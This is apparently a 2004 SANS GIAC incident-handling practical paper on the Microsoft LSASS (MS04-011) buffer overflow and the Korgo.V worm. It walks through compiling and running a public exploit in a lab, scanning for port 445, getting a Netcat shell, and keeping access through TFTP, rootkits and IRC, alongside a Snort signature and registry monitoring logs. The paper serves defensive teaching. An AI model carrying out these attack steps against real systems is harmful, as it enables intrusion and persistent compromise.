Use offense to inform defense.
Find flaws before the bad guys do.

Microsoft LSASS Buffer Overflow from exploit to worm.

GIAC Certified
Incident Handler

Practical Assignment

Version 3.00

Travis Abrams

Hacker
Techniques/Incident
Handling / Orlando
SANS Network Security/
April 2-7, 2004

Table of Contents

List of Figures

Statement of Purpose

This paper is an analysis of the vulnerability in the Microsoft Local Security Authority Service. This vulnerability has been widely exploited and at the time of this writing it has been implemented into most new worms that are released.

Publicly released exploit code (released by houseofdabus[1]) will be examined to show how it is compiled and then used against targets. We will show the attacker can use tools such as Netcat to gain access to the compromised machines. We will then review how with the use of tools such as Snort and Ethereal we can detect and monitor the attack. Lastly, we will show common utilities can be combined to create a snapshot of a compromised system.

Next a worm that utilizes this attack will be analyzed. For this paper we will review the Korgo.V worm.

This paper reviews the 5 steps of system exploitation. These steps are Reconnaissance, Scanning, Exploiting the System, Keeping Access and Covering Tracks.

Finally, the six step Incident Handling process developed by the SANS Institute[2] to show how to contain this threat is examined. We will also review a few different ways companies can prevent this type of threat from wreaking havoc on their networks.

The Exploit

Overview:

The vulnerability is referred to as the "Local Security Authority Service Buffer Overflow" (LSASS Overflow). The Local Security Authority Services or lsass works with the Winlogon service to authenticate users when they attempt to logon. This service works with both local and Active Directory authentication and performs other Active Directory functions.

Vulnerability Timeline:

- eEye[3] Digital Security reports this vulnerability on October 8th 2003.
- eEye issues their advisory on April, 13 2004.
- The same day Microsoft[4] releases MS04-011. This corrects this issue along with 13 other vulnerabilities.

[1] Houseofdabus has released numerous exploits
[2] www.sans.org
[3] http://www.eeye.com/html
[4] http://www.microsoft.com

- On April, 24 2004 the exploit code is released on the K-Otik[5] website.
- Five days later on April, 29 2004 a universal exploit is released on the K-Otik website. This is the code we will analyze.
- On April, 30 2004 the Sasser[6] worm is discovered. This is the first worm to use this exploit.

Reference Information:

- Bugtraq ID 10108
http://www.securityfocus.com/bid/10108
- eEye Digital Security
http://www.eeye.com/html/Research/Advisories/AD20040413C.html
- CVE CAN-2003-0533
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533+
- Microsoft Security Bulletin MS04-011
http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx
- Microsoft Knowledge Base Article
http://support.microsoft.com/default.aspx?scid=kb;en-us;835732
- OSVDB ID 5248
http://www.osvdb.org/displayvuln.php?osvdb_id=5248&Lookup=Lookup

Operating System

The Windows 2000 and Windows XP platforms can be exploited remotely on port 445 by any anonymous user. Windows 2003 and Windows XP 64 bit version have this flaw but it can only be exploited locally by someone with administrator privileges.

Exploit Variants

At the time of this writing there are at least 3 variants of source code for this vulnerability available on the Security Focus website[7]. There are also 5 variants of the Sasser worm and variants of Phatbot, Donk, Bobax and others that are using this exploit.

[5] http://www.k-otik.com
[6] http://securityresponse.symantec.com/avcenter/venc/data/w32.sasser.worm.html
[7] http://www.securityfocus.com/bid/10108/exploit/

Description and Exploit Analysis

First, let's explain what a buffer overflow is. The basic principle of a buffer overflow is to put more data into a space than it can hold causing it to overflow. Imagine pouring 2 gallons of water into a 1 gallon bucket. What would happen? The water would overflow. Similarly, if an application or process creates a memory space for 128 characters but allows 256 to be written to that space this will result in an overflow of the memory buffer.

A skilled attacker can create an application that will overflow the buffer and cause the application to execute code of the attackers choosing.

This vulnerability is a result of a flaw in the function that creates the Dcpromo.log file in the %windir%/debug folder. By specifying a long string to the DsRolerUpgradeDownlevelServer() function the values will be passed directly to the vsprinf() function which is responsible for writing to the dcpromo.log file. Once this happens a buffer overflow is created.

The exploit we will review was released by houseofdabus and was released as source code written in Microsoft Visual C++. The code can be compiled using the Microsoft Visual C++ Toolkit 2003 available at http://www.microsoft.com/downloads/details.aspx?FamilyID=272be09d-40bb-49fd-9cb0-4bfa122fa91b&displaylang=en.

Once the Visual C++ toolkit is installed the source code can be compiled using the command "cl d:\malware\ms04011.c", this will create an executable of the same name. The file names and path are configurable. The resulting file has an MD5 of 36153dd4fc14922e77986783fddf5e7d.

The file was scanned using definitions as of 08/02/04 by Symantec Anti-Virus Corporate Edition 9.0, Kapersky Anti-Virus 4.5.0.95, Trend Micro's online House Call scanner and NAI's Stinger utility. The resulting file is detected as Hacktool.LsassSba or Bloodhound.Exploit.8 by Symantec Antivirus and Exploit-DcomRPC.gen trojan by NAI. The other scanners did not detect this file.

Once compiled, we can execute the file from the command line to obtain options and usage examples.




Figure 1 Exploit options

This exploit has the following characteristics:

- This exploit can be used against Windows 2000 Server/Professional and Windows XP using a universal attack.
- It has options that allow the attacker to determine the OS of the remote machine.
- The attacker can specify which port to open on the compromised machine.
- This tool is very user friendly and does not require a high level of skill to use.

Exploit/Attack Signatures

There are several signatures or signs of this attack.

When a machine is successfully exploited data will be written to the Dcpromo.log which is located in the %windir%\debug folder. Below is an example from a compromised machine.




Figure 2 DCPromo Log

Snort Signature

Snort[8] Signature created by the author for the attack against a Windows 2000 Server.

- Alert tcp any any -> any 445 (msg:"MS04-011 Win2k LSASS RPC exploit";content:"|9a a8 40 00 01 00 00 00 00 00 00 01|"; classtype:misc-attack; sid:2111111;)

Figure 3 Snort Signature

Below is a capture from Ethereal[9]. This capture shows the attacking machine connecting to the IPC$ share, followed by a connection to the Directory Services and then port 1234 is opened on the compromised machine. Lastly, a connection is made to the compromised machine on the listening port.

- 192.168.116.1 192.168.116.128 SMB Session Setup AndX Request, NTLMSSP_NEGOTIATE
- 192.168.116.128 192.168.116.1 SMB Session Setup AndX Response, NTLMSSP_CHALLENGE
- 192.168.116.1 192.168.116.128 SMB Session Setup AndX Request, NTLMSSP_AUTH
- 192.168.116.128 192.168.116.1 SMB Session Setup AndX Response
- **192.168.116.1 192.168.116.128 SMB Tree Connect AndX Request, Path: \\192.168.116.128\ipc$**
- 192.168.116.128 192.168.116.1 SMB Tree Connect AndX Response
- **192.168.116.1 192.168.116.128 SMB NT Create AndX Request, Path: \lsarpc**
- 192.168.116.128 192.168.116.1 SMB NT Create AndX Response, FID: 0x4000
- 192.168.116.1 192.168.116.128 DCERPC Bind: call_id: 1 UUID: LSA_DS

[8] http://www.snort.org
[9] http://www.ethereal.com

- 192.168.116.128 192.168.116.1 DCERPC Bind_ack: call_id: 1 accept max_xmit: 4280 max_recv: 4280
- 192.168.116.1 192.168.116.128 LSA_DS DsRolerUpgradeDownlevelServer request [DCE/RPC first fragment]
- **192.168.116.128 192.168.116.1 TCP 1234 > 4635**
- **192.168.116.1 192.168.116.128 TCP 4635 > 1234**
- 192.168.116.128 192.168.116.1 TCP 1234 > 4635

Figure 4 Ethereal Packet Capture

Platforms/Environments

For the purpose of replicating the behavior of the exploit, I will use Vmware[10] Workstation 4.5. The base platform is a Compaq Evo N620c laptop with a Gigabyte of RAM and a 1.8 GHZ Centrino Processor.

Victim's Platform

The victim is a Windows 2000 Server with Service Pack 3 installed running as a virtual machine inside of Vmware Workstation 4.5. This virtual machine has 256 mb of ram assigned and is configured for Host only networking. The IP address used for the victim is 192.168.11.128.

Source Network (Attacker)

The attacker is a Windows XP Professional SP1 that is the Host computer running VMware.

Target Network

The diagram below is a layout of the actual network that was compromised. This is not the network used for the replication of the exploit as this is a production network.

There is a screening router, a firewall and a VPN. The VPN is positioned parallel to the firewall and not behind it.

[10] http://www.vmware.org

Network Diagram




Figure 5 Company A Network Diagram

Stages of the Attack

Reconnaissance

In this stage an attacker will try to gather as much information as possible about a target. This may include performing doing web searches, querying DNS, etc. Often though the attacker isn't concerned with whom he is exploiting, but with compromising as many machines as possible.

Most corporations filter incoming port 445 at the border so our hacker decides to scan home user broadband ranges first. Home users are more likely to not have patched their machines and are much less likely to have firewalls or be able to detect the attack.

Scanning

In this stage the attacker will try to find points of access into the network or target computer. The access points could be modems, open ports on a machine or a wireless network.

In our scenario the attacker will use nmap[11]. Nmap is an open source network scanner. It has many options to perform many different types of scans.

[11] http://www.insecure.org/nmap/index.html

The basic format is nmap <scantype> <target>. By default Nmap will use the TCP SYN Stealth scan (sS) if no scan type is defined. When a scan is started with these options it will return a list of all open ports on the system. This is a "noisy" scan and is easily detected by Intrusion Detection Systems.

For our purpose the attacker is looking for port 445. The attacker can scan a range of machines looking for only that port. This will not only be faster but is less likely to be detected. To tell Nmap to look for a specific port the –p switch is used. Below is an example and shows a machine with port 445 open and listening.

```
[root@localhost root]# nmap -p 445 192.168.116.100-255

Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-08-09 20:23 EDT
Interesting ports on 192.168.116.128:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Interesting ports on 192.168.116.130:
PORT    STATE  SERVICE
445/tcp closed microsoft-ds

Nmap run completed -- 156 IP addresses (2 hosts up) scanned in 17.623 seconds
[root@localhost root]# _
```

Figure 6 Nmap Scan

Now that the attacker has a list of machines that have the necessary port open he is ready to run the exploit.

Exploiting the System

Now the attacker is ready to launch the exploit against one of the machines. For this attack he will launch the exploit with the following options as seen in the example below.

```
F:\>ms04011 2 192.168.116.128 1234

MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
--- Coded by .::[ houseofdabus ]::. ---

[*] Target: IP: 192.168.116.128: OS: Win2k Advanced Server [SP4]       netrap.dl
l
[*] Connecting to 192.168.116.128:445 ... OK
[*] Attacking ... OK
_
```

Figure 7 running the exploit

Running Netstat on the victim machine shows that the port defined by the attacker is indeed listening.




Figure 8 Netstat Output from compromised machine

At this point, the attacker can open another cmd shell and launch Netcat[12] as shown below.

Figure 9 Launching Netcat

If successful, the attacker now has a command prompt on the remote machine as shown below.

[12] http://www.atstake.com/research/tools/network_utilities/




Figure 10 Connecting to the backdoor

Keeping Access

Because of the widespread nature of this vulnerability there is certain to be media attention and a lot of information on preventing it. To maintain access the attacker must utilize another method to access the machine even after the patch is applied.

Here he has several options. One of the most common is to force the compromised machine to connect to another machine controlled by the attacker via HTTP or TFTP[13].

TFTP or the Trivial File Transfer Program is a cousin to FTP. It is simpler than the FTP protocol and is used transfer files over the UDP protocol. It was designed to be small and simple. These features make it perfect for our use.




Figure 11 Netcat connecting to TFTP.

[13] http://asg.web.cmu.edu/rfc/rfc1350.html

We can then download Netcat or a rootkit such as Hacker Defender[14] or other malware to create another listening port. We then add the necessary information to the Run key in the Registry or in the case of Hacker Defender we create a service.

Another option is have the machine connect to another service such as Internet Relay Chat (IRC)[15]. This prevents the need to have an open listening port on the machine because the compromised machine will connect out to the server this will also make tracking the attacker harder. By connecting to the defined channel on the IRC server the attacker can then control the machine by sending commands to the IRC server which will in turn relay these commands to the victim.




Figure 12 Connecting to IRC Server

Covering Tracks

The attacker can do several things to cover his tracks. First, the attacker could remove the data in the DcPromo log in the %windir%/debug folder. Second, the attacker could install the patch on the victim machine. This will prevent others from exploiting that machine and potentially causing loss of access.

[14] http://rootkit.host.sk/

[15] http://www.mirc.com/irc.html

The Worm

Now that we have discussed the manual exploit we will look at a worm that uses this exploit to propagate. The worm we will look at is the Korgo.V[16]. This worm was detected on June 28, 2004 and has an MD5 checksum of 7d99b0e9108065ad5700a899a1fe3441.

There are two basic ways to reverse engineer or monitor a virus. The first, is to watch how it behaves when executed, the second is to try to reverse engineer the binary to understand how it works. This can be a time consuming and complicated process. For this paper will focus on monitoring the virus to determine what it is doing.

Although there are many ways to do this we will begin with monitoring the worm's behavior in the registry and file system. To monitor the worm's behavior we will use several tools:

- Regmon[17] – This tool will monitor the registry as the worm runs.
- Filemon[18] – This tool will monitor the file system.
- Snort – Monitor for Intrusions.
- Ethereal – Monitor all network traffic.

Behavior Monitoring

We will launch Regmon and Filemon on our Windows 2000 Virtual machine. On our Host machine we will launch Snort and Ethereal and configure them to listen on the Virtual NIC.

Registry


As shown below the worm searches the registry for several values related to other worms. Those values and their probable associated malware are as follows:

- "Windows Security Manager" = AGOBOT.NS
- "Disk Defragmenter" = Seems to be Korgo related
- "System Restore Service" = Korgo.D
- "Bot Loader" = AGOBOT.TS
- "SysTray"

[16] http://www.pandasoftware.com/virus_info/encyclopedia/overview.aspx?lst=det&idvirus=49099
[17] http://www.sysinternals.com/ntw2k/source/regmon.shtml

[18] http://www.sysinternals.com/ntw2k/source/filemon.shtml


- "WinUpdate"
- "Windows Update Service"
- "avserve.exe"
- "avserve2.exeUpdate Service" = This seems to be a mistake in the code of the worm.
- "MS Config v13" = AGOBOT.JX



893	1026.51920426	Copy of ftpupd.:968	OpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
894	1026.51925007	Copy of ftpupd.:968	QueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Windows Security Manager
895	1026.51927968	Copy of ftpupd.:968	CloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
896	1026.51931265	Copy of ftpupd.:968	OpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
897	1026.51932829	Copy of ftpupd.:968	QueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Disk Defragmenter
898	1026.51935120	Copy of ftpupd.:968	CloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
899	1026.51937914	Copy of ftpupd.:968	OpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
900	1026.51941462	Copy of ftpupd.:968	QueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\System Restore Service
901	1026.51943809	Copy of ftpupd.:968	CloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
902	1026.51946602	Copy of ftpupd.:968	OpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
903	1026.51948055	Copy of ftpupd.:968	QueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Bot Loader
904	1026.51950262	Copy of ftpupd.:968	CloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
905	1026.51953000	Copy of ftpupd.:968	OpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
906	1026.51954424	Copy of ftpupd.:968	QueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\SysTray
907	1026.51956631	Copy of ftpupd.:968	CloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
908	1026.51959369	Copy of ftpupd.:968	OpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
909	1026.51963476	Copy of ftpupd.:968	QueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WinUpdate
910	1026.51965767	Copy of ftpupd.:968	CloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
911	1026.51968560	Copy of ftpupd.:968	OpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
912	1026.51970069	Copy of ftpupd.:968	QueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Windows Update Service
913	1026.51972276	Copy of ftpupd.:968	CloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
914	1026.51975042	Copy of ftpupd.:968	OpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
915	1026.51976494	Copy of ftpupd.:968	QueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\avserve.exe
916	1026.51978701	Copy of ftpupd.:968	CloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
917	1026.51981439	Copy of ftpupd.:968	OpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
918	1026.51982975	Copy of ftpupd.:968	QueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\avserve2.exeUpdate Service
919	1026.51985182	Copy of ftpupd.:968	CloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
920	1026.51987892	Copy of ftpupd.:968	OpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
921	1026.51989345	Copy of ftpupd.:968	QueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\MS Config v13
922	1026.51991552	Copy of ftpupd.:968	CloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
923	1026.51994290	Copy of ftpupd.:968	OpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
924	1026.51995770	Copy of ftpupd.:968	QueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Windows Update
925	1026.51997977	Copy of ftpupd.:968	CloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Figure 13 Regmon

The worm then creates the HKLM\Software\Microsoft\Wireless key to prevent multiple copies of itself from running and adds itself to HKLM\Software\Microsoft\Windows\RUN as Cryptographic Service = obbxw.exe. The file will run anytime the machine is started.



926	1026.52004179	Copy of ftpupd.:968	OpenKey	HKLM\Software\Microsoft\Wireless
927	1026.52188393	Copy of ftpupd.:968	CreateKey	HKLM\Software\Microsoft\Wireless
928	1026.52217894	Copy of ftpupd.:968	SetValue	HKLM\Software\Microsoft\Wireless\ID
929	1026.52221274	Copy of ftpupd.:968	CloseKey	HKLM\Software\Microsoft\Wireless
